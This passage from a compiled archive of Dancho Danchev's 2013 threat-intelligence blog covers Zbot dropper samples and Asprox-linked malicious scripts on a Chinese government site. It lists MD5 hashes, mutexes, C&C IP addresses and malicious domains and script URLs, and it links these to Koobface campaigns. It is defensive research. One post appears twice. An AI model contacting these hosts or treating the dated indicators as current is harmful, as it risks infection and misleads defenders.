MD5: 1c198a6b80b1dcf280db30133c26d479

MD5: 7bb85f458b6b8a0bc98d47447b44c5b6

MD5: 1a3679c0c7c42781d9ee5b6987efa726

939

MD5: 7d21915fc425b3545c8e156116f91e00

## **Detection rate for the second dropped sample:**

**[3]MD5:**

**83bbe52c8584a5dab07a11ecc5aaf090** - detected by 3 out of 48 antivirus scanners as Trojan-

Spy.Win32.Zbot.qgje; Trojan.Backdoor.RV

Once executed it starts listening on ports 7867 and 1653.

## **The sample then creates the following Mutexes on the affected hosts:**

Local\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }

Local\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }

Local\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }

Local\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }

Local\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }

Local\ {911F9FCD-AFAC-6AF2-DBC9-BE58FA349D4A }

Global\ {2E06BA86-8AE7-D5EB-DBC9-BE58FA349D4A }

Global\ {B0B9FAFD-CA9C-4B54-DBC9-BE58FA349D4A }

Global\ {B0B9FAFC-CA9D-4B54-DBC9-BE58FA349D4A }

Global\ {D15F4CEE-7C8F-2AB2-DBC9-BE58FA349D4A }

Global\ {D15F4CE9-7C88-2AB2-DBC9-BE58FA349D4A }

Global\ {0BB5ADEF-9D8E-F058-DBC9-BE58FA349D4A }

Global\ {BB67AFC4-9FA5-408A-DBC9-BE58FA349D4A }



Global\ {EFF344E9-7488-141E-11EB-B06D3016937F }  
Global\ {EFF344E9-7488-141E-75EA-B06D5417937F }  
Global\ {EFF344E9-7488-141E-4DE9-B06D6C14937F }  
Global\ {EFF344E9-7488-141E-65E9-B06D4414937F }  
Global\ {EFF344E9-7488-141E-89E9-B06DA814937F }  
Global\ {EFF344E9-7488-141E-BDE9-B06D9C14937F }  
Global\ {EFF344E9-7488-141E-51E8-B06D7015937F }  
Global\ {EFF344E9-7488-141E-81E8-B06DA015937F }  
Global\ {EFF344E9-7488-141E-FDE8-B06DDC15937F }  
Global\ {EFF344E9-7488-141E-0DEF-B06D2C12937F }  
Global\ {EFF344E9-7488-141E-5DEF-B06D7C12937F }  
Global\ {EFF344E9-7488-141E-95EE-B06DB413937F }  
Global\ {EFF344E9-7488-141E-F1EE-B06DD013937F }  
Global\ {EFF344E9-7488-141E-89EB-B06DA816937F }  
Global\ {EFF344E9-7488-141E-F9EF-B06DD812937F }  
Global\ {EFF344E9-7488-141E-E5EF-B06DC412937F }  
Global\ {EFF344E9-7488-141E-0DEE-B06D2C13937F }  
Global\ {EFF344E9-7488-141E-09ED-B06D2810937F }  
Global\ {EFF344E9-7488-141E-51EF-B06D7012937F }  
Global\ {EFF344E9-7488-141E-35EC-B06D1411937F }

Global\ {EFF344E9-7488-141E-55EF-B06D7412937F }

Global\ {DDB39BDC-ABBD-265E-DBC9-BE58FA349D4A }

Global\ {2E1C200D-106C-D5F1-DBC9-BE58FA349D4A }

MPSWabDataAccessMutex

MPSWABOIkStoreNotifyMutex

Once

executed,

it

also

drops

**MD5:**

**2da7bbc5677313c2876b571b39edc7cf**

and

**MD5:**

**83bbe52c8584a5dab07a11ecc5aaf090** on the affected hosts.

940

**It then phones back to the following C &C (command and control servers):**

99.157.164.179

174.76.94.24

99.60.68.114

217.35.75.232

184.145.205.63

99.60.111.51

207.47.212.146

108.240.232.212

107.193.222.108

We've already seen (some of) these C &C IPs in the following profiled malicious campaign "[4]**Spamvertised**

**Facebook 'You have friend suggestions, friend requests and photo tags' Themed Emails Lead to Client-side Exploits**

**and Malware".**

**Updates will be posted as soon as new developments take place.**

1.

<https://www.virustotal.com/en/file/bd7c0f52fd7d7e9b20ab9e8f13ac114243a4f09433f484f8fbc3b51c7c44650d/analysis/1380650108/>

2.

<https://www.virustotal.com/en/file/2dbc3ad0626cbb577ec319b7a62b07b6899ffa74ad98309a6390623f2cd9cdd2/analysis/1380650448/>

3.

<https://www.virustotal.com/en/file/db9345188d8b913b7abd5ea998f67fb7d4fb7aa054e48c52641e795d9b3c7e28/analysis/1380650677/>

4. <http://ddanchev.blogspot.com/2013/09/spamvertised-facebook-you-have-friend.html>

941



## **Summarizing Webroot's Threat Blog Posts for September (2013-10-02 16:10)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for September, 2013. You can

subscribe to [2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

**01.** [3]DIY malicious Android APK generating 'sensitive information stealer' spotted in the wild

**02.** [4]Scammers pop up in Android's Calendar App

**03.** [5]Web-based DNS amplification DDoS attack mode supporting PHP script spotted in the wild

**04.** [6]Managed Malicious Java Applets Hosting Service Spotted in the Wild

**05.** [7]Affiliate network for mobile malware impersonates Google Play, tricks users into installing premium-rate SMS

sending rogue apps

**06.** [8]419 advance fee fraudsters abuse CNN's 'Email This' Feature, spread Syrian Crisis themed scams

**07.** [9]Cybercriminals offer anonymous mobile numbers for 'SMS activation', video tape the destruction of the SIM

card on request

942

**08.** [10]Yet another 'malware-infected hosts as anonymization stepping stones' service offering access to hundreds of compromised hosts spotted in the wild

**09.** [11]Cybercriminals experiment with 'Socks4/Socks5/HTTP' malware-infected hosts based DIY DoS tool

**10.** [12]Cybercriminals sell access to tens of thousands of malware-infected Russian hosts

**11.** [13]Spamadvertised "FDIC: Your business account" themed emails serve client-side exploits and malware

**12.** [14]Cybercriminals experiment with Android compatible, Python-based SQL injecting releases

**13.** [15]Newly launched E-shop offers access to hundreds of thousands of compromised accounts

**14.** [16]DIY commercial CAPTCHA-solving automatic email account registration tool available on the underground

market since 2008

**15.** [17]Yet another subscription-based stealth Bitcoin mining tool spotted in the wild

***This post has been reproduced from [18]Dancho Danchev's blog . Follow him [19]on Twitter.***

1. <http://www.webroot.com/blog>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://www.webroot.com/blog/2013/09/06/diy-malicious-android-apk-generating-sensitive-information-stealer-spotted-wild/>
4. <http://www.webroot.com/blog/2013/09/09/scammers-pop-androids-calendar-app/>
5. <http://www.webroot.com/blog/2013/09/10/web-based-dns-amplification-ddos-attack-mode-supporting-php-script-spotted-wild/>
6. <http://www.webroot.com/blog/2013/09/11/managed-malicious-java-applets-hosting-service-spotted-wild/>
7. <http://www.webroot.com/blog/2013/09/18/affiliate-network-mobile-malware-impersonates-google-play-tricks-users-installing-premium-rate-sms-sending-rookie-apps/>
8. <http://www.webroot.com/blog/2013/09/18/419-advance-fee-fraudsters-abuse-cnns-email-feature-spread-syrian-crisis-themed-scams/>

9. <http://www.webroot.com/blog/2013/09/19/cybercriminals-offer-anonymous-mobile-numbers-sms-activation-video>

[-tape-destruction-sim-request/](#)

10. <http://www.webroot.com/blog/2013/09/20/yet-another-malware-infected-hosts-anonymization-stepping-stones-s>

[ervice-offering-access-hundreds-compromised-hosts-spott](#)

11.

<http://www.webroot.com/blog/2013/09/20/cybercriminals-release-new-socks4socks5-malware-infected-hosts-bas>

[ed-diy-dos-tool/](#)

12.

<http://www.webroot.com/blog/2013/09/23/cybercriminals-sell-access-tens-thousands-malware-infected-russian>

[-hosts/](#)

13. <http://www.webroot.com/blog/2013/09/23/spamvertised-fdic-business-account-themed-emails-server-client-sid>

[e-exploits-malware/](#)

14.

<http://www.webroot.com/blog/2013/09/24/cybercriminals-experiment-android-based-sql-injecting-python-based>

[-releases/](#)

15. <http://www.webroot.com/blog/2013/09/25/newly-launched-e-shop-offers-access-hundreds-thousands-compromised>

[-accounts/](#)

16. <http://www.webroot.com/blog/2013/09/27/diy-commercial-captcha-solving-automatic-email-account-registration-tool-available-underground-market-since-2008/>

[n-tool-available-underground-market-since-2008/](http://www.webroot.com/blog/2013/09/27/diy-commercial-captcha-solving-automatic-email-account-registration-tool-available-underground-market-since-2008/)

17. <http://www.webroot.com/blog/2013/09/27/yet-another-subscription-based-stealth-bitcoin-mining-tool-spotted-wild/>

[-wild/](http://www.webroot.com/blog/2013/09/27/yet-another-subscription-based-stealth-bitcoin-mining-tool-spotted-wild/)

18. <http://ddanchev.blogspot.com/>

19. <http://twitter.com/danchodanchev>

943

## 2.11

### November

944



### **Summarizing Webroot's Threat Blog Posts for October (2013-11-01 17:54)**

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for October, 2013. You can subscribe

to [2]**Webroot's Threat Blog RSS Feed**, or follow me on Twitter:

**01.** [3]A peek inside a Blackhat SEO/cybercrime-friendly doorways management platform



**02.** [4]Newly launched 'HTTP-based botnet setup as a service' empowers novice cybercriminals with bulletproof

hosting capabilities – part two

**03.** [5]'T-Mobile MMS message has arrived' themed emails lead to malware

**04.** [6]DDoS for hire vendor 'vertically integrates' starts offering TDoS attack capabilities

**05.** [7]Commercially available Blackhat SEO enabled multi-third-party product licenses empowered VPSs spotted in

the wild

**06.** [8]New cybercrime-friendly iFrames-based E-shop for traffic spotted in the wild

**07.** [9]Cybercriminals offer spam-friendly SMTP servers for rent – part two

**08.** [10]Newly launched VDS-based cybercrime-friendly hosting provider helps facilitate fraudulent/malicious online

activity

**09.** [11]Fake 'You have missed emails' GMail themed emails lead to pharmaceutical scams

**10.** [12]Compromised Turkish Government Web site leads to malware

**11.** [13]Novice cybercriminals offer commercial access to five mini botnets

**12.** [14]Spamadvertised T-Mobile 'Picture ID Type:MMS' themed emails lead to malware

- 13.** [15]Yet another Bitcoin accepting E-shop offering access to thousands of hacked PCs spotted in the wild
  - 14.** [16]Malicious 'FW: File' themed emails lead to malware
  - 15.** [17]Mass iframe injection campaign leads to Adobe Flash exploits
  - 16.** [18]Rogue ads lead to the 'Mipony Download Accelerator/FunMoods Toolbar' PUA (Potentially Unwanted Application)
  - 17.** [19]A peek inside the administration panel of a standardized E-shop for compromised accounts
  - 18.** [20]U.K users targeted with fake 'Confirming your Sky offer' malware serving emails
  - 19.** [21]New DIY compromised hosts/proxies syndicating tool spotted in the wild
- 945
- 20.** [22]Rogue ads lead to the 'EzDownloaderpro' PUA (Potentially Unwanted Application)
  - 21.** [23]Fake 'Scanned Image from a Xerox WorkCentre' themed emails lead to malware
  - 22.** [24]Fake 'Important: Company Reports' themed emails lead to malware
  - 23.** [25]Cybercriminals release new commercially available Android/BlackBerry supporting mobile malware bot
  - 24.** [26]Fake WhatsApp 'Voice Message Notification/1 New Voicemail' themed emails lead to malware

***This post has been reproduced from [27]Dancho Danchev's blog . Follow him [28]on Twitter.***

1. <http://www.webroot.com/blog>
2. <http://feeds2.feedburner.com/WebrootThreatBlog>
3. <http://www.webroot.com/blog/2013/10/01/peek-inside-blackhat-seo-friendly-doorways-management-platform/>
4. <http://www.webroot.com/blog/2013/10/01/newly-launched-http-based-botnet-setup-service-empowers-novice-cyb>  
[ercriminals-bulletproof-hosting-capabilities-part-two/](http://www.webroot.com/blog/2013/10/01/newly-launched-http-based-botnet-setup-service-empowers-novice-cyb-ercriminals-bulletproof-hosting-capabilities-part-two/)
5. <http://www.webroot.com/blog/2013/10/02/t-mobile-mms-message-arrived-themed-emails-lead-malware/>
6. <http://www.webroot.com/blog/2013/10/03/vertically-integrating-ddos-hire-vendor-spotted-wild/>
7. <http://www.webroot.com/blog/2013/10/04/commercially-available-blackhat-seo-enabled-multi-third-party-bhse>  
[o-product-licenses-empowered-vps-servers-spotted-wild/](http://www.webroot.com/blog/2013/10/04/commercially-available-blackhat-seo-enabled-multi-third-party-bhse-o-product-licenses-empowered-vps-servers-spotted-wild/)
8. <http://www.webroot.com/blog/2013/10/04/new-cybercrime-friendly-iframes-based-e-shop-traffic-spotted-wild/>
9. <http://www.webroot.com/blog/2013/10/07/cybercriminals-offer-spam-friendly-smtp-servers-rent-part-two/>
10. <http://www.webroot.com/blog/2013/10/08/newly-launched-vds-based-cybercrime-friendly-hosting-provider-help>

s-facilitate-fraudulentmalicious-online-activity/

11. <http://www.webroot.com/blog/2013/10/09/fake-4-missed-emails-gmail-themed-emails-lead-pharmaceutical-scams>

/

12. <http://www.webroot.com/blog/2013/10/10/compromised-turkish-government-web-site-leads-malware/>

13. <http://www.webroot.com/blog/2013/10/11/novice-cybercriminals-offer-commercial-access-5-mini-botnets/>

14. <http://www.webroot.com/blog/2013/10/14/spamvertised-t-mobile-picture-id-typemms-themed-emails-lead-malware/>

e/

15. <http://www.webroot.com/blog/2013/10/16/yet-another-bitcoin-accepting-e-shop-offering-access-thousands-hacked-pcs-spotted-wild/>

ked-pcs-spotted-wild/

16. <http://www.webroot.com/blog/2013/10/16/malicious-fw-file-themed-emails-lead-malware/>

17. <http://www.webroot.com/blog/2013/10/17/mass-iframe-injection-campaign-leads-adobe-flash-exploits/>

18. <http://www.webroot.com/blog/2013/10/18/rogue-ads-lead-mipony-download-accelerator-fun-moods-toolbar-pua-potentially-unwanted-application/>

otentially-unwanted-application/

19. <http://www.webroot.com/blog/2013/10/18/peek-inside-administration-panel-standardized-e-shop-compromised-a>

[ccounts/](#)

20.

<http://www.webroot.com/blog/2013/10/21/u-k-users-targeted-fake-confirming-sky-offer-themed-malware-serving-emails/>

21. <http://www.webroot.com/blog/2013/10/21/new-diy-compromised-hostsproxies-syndicating-tool-spotted-wild/>

22. <http://www.webroot.com/blog/2013/10/22/rogue-ads-lead-ezdownloaderpro-pua-potentially-unwanted-application/>

23. <http://www.webroot.com/blog/2013/10/22/fake-scanned-image-xerox-workcentre-themed-emails-lead-malware/>

24. <http://www.webroot.com/blog/2013/10/24/fake-important-company-reports-themed-emails-lead-malware/>

25. <http://www.webroot.com/blog/2013/10/25/cybercriminals-release-new-commercially-available-androidblackberry-supporting-mobile-malware-bot/>

26. <http://www.webroot.com/blog/2013/10/28/fake-whatsapp-voice-message-notification1-new-voicemail-themed-emails-lead-malware-2/>

27. <http://ddanchev.blogspot.com/>

28. <http://twitter.com/danchodanchev>



## **Malicious Script Artifacts at China Green Dot Gov Dot Cn - A Reminiscence of Asprox's Multi-Tasking**

### **Activities (2013-11-04 18:33)**

Malware artifacts, [1]**abandoned mass** iframe  
[2]**embedded/injected campaigns**, and low Quality Assurance (QA)

campaigns, continue popping up on everyone's radar, raising eyebrows as to the extent of incompetence, possible

evasive tactics, plain simple lack of applied QA when maintaining these campaigns, or the end of a campaign's life

cycle.

What's the value of assessing such a non-active campaign? Can the analysis provide any clues into related cur-

rently active malicious campaigns that typically for such type of campaigns, continue relying on the same malicious

infrastructure? But of course.

Let's assess the malicious artifacts at **hxxp://chinagreen.gov.cn**, connect them to the multi-tasking activities

conducted on behalf of the Asprox botnet, as well as several spamvertised malware campaigns circa 2010, and

most importantly provide actionable intelligence on currently active campaigns that continue using the very same

infrastructure for command and control purposes.

### **Malicious scripts at China Green Dot Gov Dot CN:**

*update.webserviceftp.ru/js.js* - seen in "[3]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**"

*gdi.webserviceftp.ru/js.js* - seen in "[4]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**"

*ver.webserivcekota.ru/js.js* - seen in "[5]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Cam-**

**paign**"

*batch.webserviceaan.ru/js.js* - seen in "[6]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**"

*nemohuildiin.ru/tds/go.php?sid=1* - seen in "[7]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed**

**Campaign**"

*parkperson.ru:8080/index.php?pid=13* - seen in "[8]**Spamvertised Best Buy, Macy's, Evite and Target Themed**

## **Scareware/Exploits Serving Campaign"**

*nutcountry.ru:8080/index.php?pid=13* - seen in "

## **[9]Spamvertised Best Buy, Macy's, Evite and Target Themed**

## **Scareware/Exploits Serving Campaign"**

What's so special about the spamvertised XeroxWorkCentre Pro campaign is that, back in 2010, it used to

drop an Asprox sample, naturally phoning back to well known Asprox C &Cs at the time.

**nemohuildiin.ru** is known to have responded to 31.31.204.61 and most recently to 5.63.152.19

**Known to have responded to the same IP (31.31.204.61) are also the following malicious domains:**

000sstd.com

02143.ru

03111991.ru

0414.ru

0424.ru

050175.ru

054ru.ru

947

06140.ru



0664346910.ru

0801.ru

08108.ru

087474.ru

08755.ru

0925.ru

0go.ru

1-androds.ru

10000taxi.ru

1001domains.ru

100yss.ru

124k.ru

Moreover, we also got a decent number of malicious MD5s known to have used the same IP as C &C over the

last couple of months, indicating that the artifact is still part of the C &C infrastructure of active campaigns.

**The following malicious MD5s are also known to have phoned back to the same IP over the last couple of**

**months:**

MD5: 3e3d249c43950ac8bedb937f1ea347f5

MD5: 398b5f0c4b8f9adb1db8420801b52562

MD5: 9a1602a2693ae510339ef5f0d25be0b3

MD5: 9bc423773de47d95de1718173ec8485f

MD5: 637db36286b3e300c37e99a0b4772548

MD5: 9829c64613909fbb13fc402f23baff1b

MD5: f23562bafd94f7b836633f1fb7f9e18f

MD5: 7d263c93829447b2399c2e981d66c9df

MD5: 6ee37ead84906711cb2eed6d7f2fcc88

MD5: 54eb099176e7d65817d1b9789845ee4e

MD5: 723618efbd0d3627da09a770e5fd28c2

MD5: 151030c819209af9b7b2ecf2f5c31aa0

MD5: 279d390b9116f0f8ac80321e5fa43453

MD5: f78ff547ce388a403f5ba979025cd556

MD5: afa7090479ac49a3547931fe249c52e3

MD5: a2565684ae4c0af5a99214da83664927

MD5: ce4f032a3e478f4d4cac959b2e999b5a

**Known to have responded to 5.63.152.19 are also the following malicious domains:**

6tn.ru

azosi.ru

bi-news.ru

buygroup.ru

dnpsirius.ru

enterplus.ru

nemohuildiin.ru

nfs-worlds.ru

rassylka-na-doski.ru

santehnikaoptom.ru

v-odnoklassniki.ru

948

In a cybercrime ecosystem dominated by leaked [10]**DIY mass Web site hacking tools**, and [11]**sophisticated iframe-ing platforms**, malicious artifacts are a great reminder that as long as the Web site remains susceptible to

remote exploitation, it's only a matter of time before a potential cybercriminal embeds/injects malicious script on it.

That's cybercrime-friendly common sense.

***This post has been reproduced from [12]Dancho Danchev's blog . Follow him [13]on Twitter.***

1. <http://www.webroot.com/blog/2012/11/26/cybercriminals-release-stealthy-diy-mass-iframe-injecting-apache-2-modules/>

2. <http://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>
3. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
4. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
5. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
6. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
7. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
8. <http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html>
9. <http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html>
10. <http://www.webroot.com/blog/2013/11/01/peek-inside-google-dorks-based-mass-sql-injecting-tool/>
11. <http://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>
12. <http://ddanchev.blogspot.com/>
13. <http://twitter.com/danchodanchev>



## **Malicious Script Artifacts at China Green Dot Gov Dot Cn - A Reminiscence of Asprox's Multi-Tasking**

### **Activities (2013-11-04 18:33)**

Malware artifacts, [1]**abandoned mass** iframe  
[2]**embedded/injected campaigns**, and low Quality Assurance (QA)

campaigns, continue popping up on everyone's radar, raising eyebrows as to the extent of incompetence, possible

evasive tactics, plain simple lack of applied QA when maintaining these campaigns, or the end of a campaign's life

cycle.

What's the value of assessing such a non-active campaign? Can the analysis provide any clues into related cur-

rently active malicious campaigns that typically for such type of campaigns, continue relying on the same malicious

infrastructure? But of course.

Let's assess the malicious artifacts at **hxxp://chinagreen.gov.cn**, connect them to the multi-tasking activities

conducted on behalf of the Asprox botnet, as well as several spamvertised malware campaigns circa 2010, and

most importantly provide actionable intelligence on currently active campaigns that continue using the very same

infrastructure for command and control purposes.

### **Malicious scripts at China Green Dot Gov Dot CN:**

*update.webserviceftp.ru/js.js* - seen in "[3]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**"

*gdi.webserviceftp.ru/js.js* - seen in "[4]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**"

*ver.webserivcekota.ru/js.js* - seen in "[5]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Cam-**

**paign**"

*batch.webserviceaan.ru/js.js* - seen in "[6]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign**"

*nemohuildiin.ru/tds/go.php?sid=1* - seen in "[7]**Dissecting the Xerox WorkCentre Pro Scanned Document Themed**

**Campaign**"

*parkperson.ru:8080/index.php?pid=13* - seen in "[8]**Spamvertised Best Buy, Macy's, Evite and Target Themed**

## **Scareware/Exploits Serving Campaign"**

*nutcountry.ru:8080/index.php?pid=13* - seen in "

## **[9]Spamvertised Best Buy, Macy's, Evite and Target Themed**

## **Scareware/Exploits Serving Campaign"**

What's so special about the spamvertised XeroxWorkCentre Pro campaign is that, back in 2010, it used to

drop an Asprox sample, naturally phoning back to well known Asprox C &Cs at the time.

**nemohuildiin.ru** is known to have responded to 31.31.204.61 and most recently to 5.63.152.19

**Known to have responded to the same IP (31.31.204.61) are also the following malicious domains:**

000sstd.com

02143.ru

03111991.ru

0414.ru

0424.ru

050175.ru

054ru.ru

950

06140.ru

0664346910.ru

0801.ru

08108.ru

087474.ru

08755.ru

0925.ru

0go.ru

1-androds.ru

10000taxi.ru

1001domains.ru

100yss.ru

124k.ru

Moreover, we also got a decent number of malicious MD5s known to have used the same IP as C &C over the

last couple of months, indicating that the artifact is still part of the C &C infrastructure of active campaigns.

**The following malicious MD5s are also known to have phoned back to the same IP over the last couple of**

**months:**

MD5: 3e3d249c43950ac8bedb937f1ea347f5



MD5: 398b5f0c4b8f9adb1db8420801b52562

MD5: 9a1602a2693ae510339ef5f0d25be0b3

MD5: 9bc423773de47d95de1718173ec8485f

MD5: 637db36286b3e300c37e99a0b4772548

MD5: 9829c64613909fbb13fc402f23baff1b

MD5: f23562bafd94f7b836633f1fb7f9e18f

MD5: 7d263c93829447b2399c2e981d66c9df

MD5: 6ee37ead84906711cb2eed6d7f2fcc88

MD5: 54eb099176e7d65817d1b9789845ee4e

MD5: 723618efbd0d3627da09a770e5fd28c2

MD5: 151030c819209af9b7b2ecf2f5c31aa0

MD5: 279d390b9116f0f8ac80321e5fa43453

MD5: f78ff547ce388a403f5ba979025cd556

MD5: afa7090479ac49a3547931fe249c52e3

MD5: a2565684ae4c0af5a99214da83664927

MD5: ce4f032a3e478f4d4cac959b2e999b5a

**Known to have responded to 5.63.152.19 are also the following malicious domains:**

6tn.ru

azosi.ru

bi-news.ru

buygroup.ru

dnpsirius.ru

enterplus.ru

nemohuildiin.ru

nfs-worlds.ru

rassylka-na-doski.ru

santehnikaoptom.ru

v-odnoklassniki.ru

951

In a cybercrime ecosystem dominated by leaked [10]**DIY mass Web site hacking tools**, and [11]**sophisticated iframe-ing platforms**, malicious artifacts are a great reminder that as long as the Web site remains susceptible to

remote exploitation, it's only a matter of time before a potential cybercriminal embeds/injects malicious script on it.

That's cybercrime-friendly common sense.

Updates will be posted as soon as new developments take place.

1. <http://www.webroot.com/blog/2012/11/26/cybercriminals-release-stealthy-diy-mass-iframe-injecting-apache-2-modules/>

2. <http://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>
3. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
4. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
5. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
6. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
7. <http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html>
8. <http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html>
9. <http://ddanchev.blogspot.com/2010/08/spamvertised-best-buy-macys-evite-and.html>
10. <http://www.webroot.com/blog/2013/11/01/peek-inside-google-dorks-based-mass-sql-injecting-tool/>
11. <http://www.webroot.com/blog/2013/06/03/compromised-ftpssh-account-privilege-escalating-mass-iframe-embedding-platform-released-on-the-underground-marketplace/>



## **Scareware, Blackhat SEO, Spam and Google Groups Abuse, Courtesy of the Koobface Gang**

**(2013-11-04 18:36)**

The Koobface gang is known to have embraced the potential of the "underground multi-tasking" model a long

time ago, in order to achieve the "malicious economies of scale" effect. This "underground multi-tasking" most commonly comes in the form of multiple monetization campaigns, which upon closer analysis always lead back to the

Koobface gang's infrastructure. In fact, the gang is so obsessed with efficiency, that particular redirectors and key ma-

licious domains for a particular campaign, are also, simultaneously rotated across all the campaigns that they manage.


For instance, throughout the past half an year, a huge percentage of the malicious infrastructure used simulta-

neously in multiple campaigns, was parked on the [1]now shut down Riccom LTD - AS29550. From the [2]massive

blackhat SEO campaigns affecting millions of legitimate web sites managed by the gang, to the [3]malvertising attack

at the New York Times web site, and [4]the click-fraud facilitating [5]Bahama botnet, the Koobface botnet is only the

tip of the iceberg for the efficient and fraudulent money machine that the gang operates.



In this analysis, I'll once again establish a connection between the ongoing blackhat SEO campaigns managed by the

gang ( [6]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware; [7]U.S Federal Forms Blackhat

SEO Themed Scareware Campaign Expanding; [8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO

Campaign), with a spam campaign that's also syndicated across multiple Google Groups, and the Koobface botnet

itself, with a particular emphasis on the scareware monetization taking place across all the campaigns.

### **Related Koobface research and analysis:**

[9]The Koobface Gang Wishes the Industry "Happy Holidays"

[10]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[11]Koobface Botnet Starts Serving Client-Side Exploits

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Koobface Botnet's Scareware Business Model - Part Two

[14]Koobface Botnet's Scareware Business Model - Part One

[15]Koobface Botnet Redirects Facebook's IP Space to my Blog

[16]New Koobface campaign spoofs Adobe's Flash updater

[17]Social engineering tactics of the Koobface botnet

[18]Koobface Botnet Dissected in a TrendMicro Report

[19]Movement on the Koobface Front - Part Two

954

[20]Movement on the Koobface Front

[21]Koobface - Come Out, Come Out, Wherever You Are

[22]Dissecting Koobface Worm's Twitter Campaign

*This post has been reproduced from [23]Dancho Danchev's blog.*

1. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
2. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
